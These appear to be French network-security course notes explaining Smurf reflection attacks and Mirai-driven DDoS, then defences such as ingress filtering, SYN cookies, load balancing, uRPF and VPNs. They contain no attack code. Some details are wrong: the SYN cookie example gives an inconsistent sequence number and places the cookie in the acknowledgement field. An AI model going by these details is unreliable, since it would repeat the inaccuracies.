
# Exemple de flooding ICMP

- Smurf attack (attaque par réflexion) Flooding par renforcement
- Quelles sont les caractéristiques de l'attaque ?
  - usurpation d'adresse IP (spoofing)
  - réflexion de trafic en ayant recours à des systèmes tiers « innocents »
- Séquences de l'attaque
  1. Un attaquant envoie des paquets PING à des systèmes tiers joignables en indiquant l'@IP de la future victime comme @IP source
  2. Chaque système pense ainsi recevoir un PING de la part d'un système distant, et chacun va répondre à ce PING
  3. Avec suffisamment de ressources, l'attaquant sera en mesure de faire générer suffisamment de trafic pour affecter les performances de la victime.



# DDoS

- Réalisation d'un DoS distribué (DDoS) par un botnet



# DDoS

- Exemple de Botnet

- MIRAI botnet

*Attaque en DDoS contre le site de KrebsOnSecurity le 20/09/2016*


- MIRAI : botnet constitué d'objets connectés

*Routers, caméras IP ou systèmes d'enregistrement vidéos*

- MIRAI utilise des mots de passe faibles ou mots de passe codés en dur

- MIRAI exploite des malwares comme Lizkebab,” “BASHLITE, “gafgyt”

install malware sur ces machines



➤ Flooding atteignant 665 Gigabits par seconde

*Attaque la plus importante connue jusqu'alors atteignait 363 Gbps*

➤ Puis 1Tbit/s

*Attaque contre les serveurs d'OVH*

➤ Et 1.2Tbit/s

*Attaque contre la société DYN*



# Protection contre les attaques par inondation

- Plusieurs types de flooding (TCP, UDP, ICMP, HTTP)
  - Attaques simples et très efficaces
- Pas de solution de protection « parfaite » aujourd'hui
- Plusieurs approches complémentaires
  - Configuration du pare-feu
  - Protection au niveau du protocole TCP
  - Utilisation de répartiteur de charge
- La plupart de ces fonctionnalités sont intégrées dans les ADC application deliver controller
  - Application Delivery Controller

## (1) Configuration du pare-feu

- Règle 1 : Vérifier que le trafic entrant sur Eth0 correspond à des adresses externes
  - Efficace pour bloquer les attaques par réflexion (smurfing)
- Règle 2 : Vérifier que le trafic sortant sur Eth1 correspond à des adresses internes
  - Efficace pour détecter si une machine hôte est utilisée comme esclave par un botnet
- Remarque : les hôtes esclaves dans les botnets utilisent de moins en moins de trafic spoofé

Voir les règles de bonne pratique des RFC 2979 (Firewall requirements) et RFC 2267 (Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing)



# Protection contre les attaques par inondation

## (2) Protection au niveau du protocole TCP

- Timer associé à la pile TCP
  - Les demandes SYN sont éliminées de la pile si un message ACK n'est pas reçu avant que le timer ne soit écoulé
  - Utile mais insuffisant pour résister

## (2) Protection au niveau du protocole TCP

- Syn Cookie (1/3)
- Exemple d'établissement d'une session TCP:

**Client**

flags: SYN = 1, ACK = 0 SN : 56

flags: SYN = 1, ACK = 1 SN : 90, ACK : 57

flags: SYN = 0, ACK = 1 SN : 57, ACK : 91

**Serveur**

Pile TCP utilisée pour créer le contexte

Connexion établie

SYN Flooding va créer le déni de service en saturant la pile TCP

## (2) Protection au niveau du protocole TCP

- Syn Cookie (2/3)
- Avec un Syncookie, le réseau devient une ressource mémoire qui remplace la pile TCP

Client

**flags: SYN = 1, ACK = 0 SN : 56**

Serveur

**flags: SYN = 1, ACK = 1 SN : syncookie, ACK : 57**

**flags: SYN = 0, ACK = 1 SN : 55, ACK : syncookie + 1**



# Protection contre les attaques par inondation

## (2) Protection au niveau du protocole TCP

- Syn Cookie (3/3)
- Le syncookie est généralement dans le champ acquittement sur 24 bits (sur 32 disponibles)
  - Codages des adresses source et destination, numéros de port et compteur de temps
  - En décodant le syncookie renvoyé par le client, le serveur retrouve les informations pour établir la connexion
- Remarques
  - Le syncookie est transparent côté client (pas besoin de mise à jour côté client)
  - Le syncookie est généralement couplé au fonctionnement normal de la pile TCP (le serveur bascule sur les syncookies lorsque la pile est pleine)

stocker des valeurs syncookie à la place de connection et si le ACK reçu est avec un bon syncookie on va stocker la connection



## (3) Répartiteur de charge


répartir la charge sur les différents serveurs

- « Load-balancer » en anglais ;
  - Équipement rencontré sur les grosses infrastructures où les serveurs doivent faire face à de très fortes bandes passantes et charges élevées de trafic
  - Équipement chargé de répartir/distribuer la charge réseau en fonction des caractéristiques de celui-ci et de la disponibilité des serveurs
  - Avantage sécurité : permet de mieux se protéger contre les dénis de service distribués




# Protection contre les attaques par inondation


## (3) Répartiteur de charge



Sans répartiteur de charge, ce seul serveur web pourrait ne plus pouvoir faire face aux nombreuses demandes, et devenir indisponible.



Avec un répartiteur de charge, le trafic est distribué sur plusieurs serveurs. La répartition s'adapte en temps réel au trafic.



## (4) Autres mécanismes

- Liste blanche interdire certain traffic ou laisser certain traffic
  - N'autoriser que le trafic nécessaire
- Prioriser le trafic comparer IP source du paquet avec table de routage => si ne correspond pas rejeter seulement pour les IP dehors réseau
- uRPF (unicast Reverse Path Forwarding)
  - Technique pour détecter le spoofing
  - Consiste à comparer l'adresse IP source du paquet à la table de routage
  - Rejeter le paquet s'il ne provient pas de l'interface que le routeur aurait utilisé pour router la source du paquet
- Utilisation d'un **NIDS comportemental**
  - Pour détecter le traffic abnormal




# VPN

- Un réseau privé virtuel, ou VPN (virtual private network) est l'extension du réseau privé à travers un réseau public
- Permet à des usagers distants de se connecter à notre réseau comme s'ils étaient connectés sur le réseau local
  - Étend le NAT

permet aux utilisateurs à l'extérieur du réseau privée de se connecter au réseau privé d'un façon sécurisé



- Utilise le concept de tunnel
  - Pour traverser une zone hostile (montagne, cours d'eau), on fait un tunnel, c'est-à-dire un trou enrobé d'une couche de protection, et on relie deux routes distantes





- Remarque

- Le concept de tunnel n'implique pas nécessairement que les données transitant dans le tunnel sont chiffrées
- Exemple : Tunnel MPLS
- Marquage des paquets pour la traçabilité et le routage des paquets
- Dans le cas d'un VPN, le tunnel est chiffré

allow external user connection  
their traffic to the VPN  
might not be encrypted





- Le tunnel VPN offre plusieurs services :
  - Protège la confidentialité des données si service chiffrement données utilisé alors données chiffrés
  - Prévient l'interception de trafic
  - Prévient la modification de trafic en transit
  - Prévient la connexion par des utilisateurs non autorisés
- Plusieurs méthodes d'établir le tunnel :
  - IPSec
  - SSL
  - Pptp (VPN natif sous Windows)
  - Etc.
- Tout protocole point-à-point pouvant supporter du chiffrement et de l'authentification peut faire office de tunnel pour établir un VPN

- Puisque le trafic transitant par le VPN est chiffré, il ne peut pas être inspecté
    - Impact pare-feu Données chiffrés
    - Impact IDS
  - Puisqu'il arrive sur une interface particulière, on doit établir des règles de pare-feu uniquement pour l'interface VPN
  - Faire attention à la confiance qu'on donne aux clients arrivant par VPN client pas infecté
    - Sécurité des postes de travail distants
    - Sécurité des partenaires

# VPN : Protocoles sécuritaires

- SSH
- SSL/TLS (supporte https, SMTP, IMAP, etc.)
- IPSEC



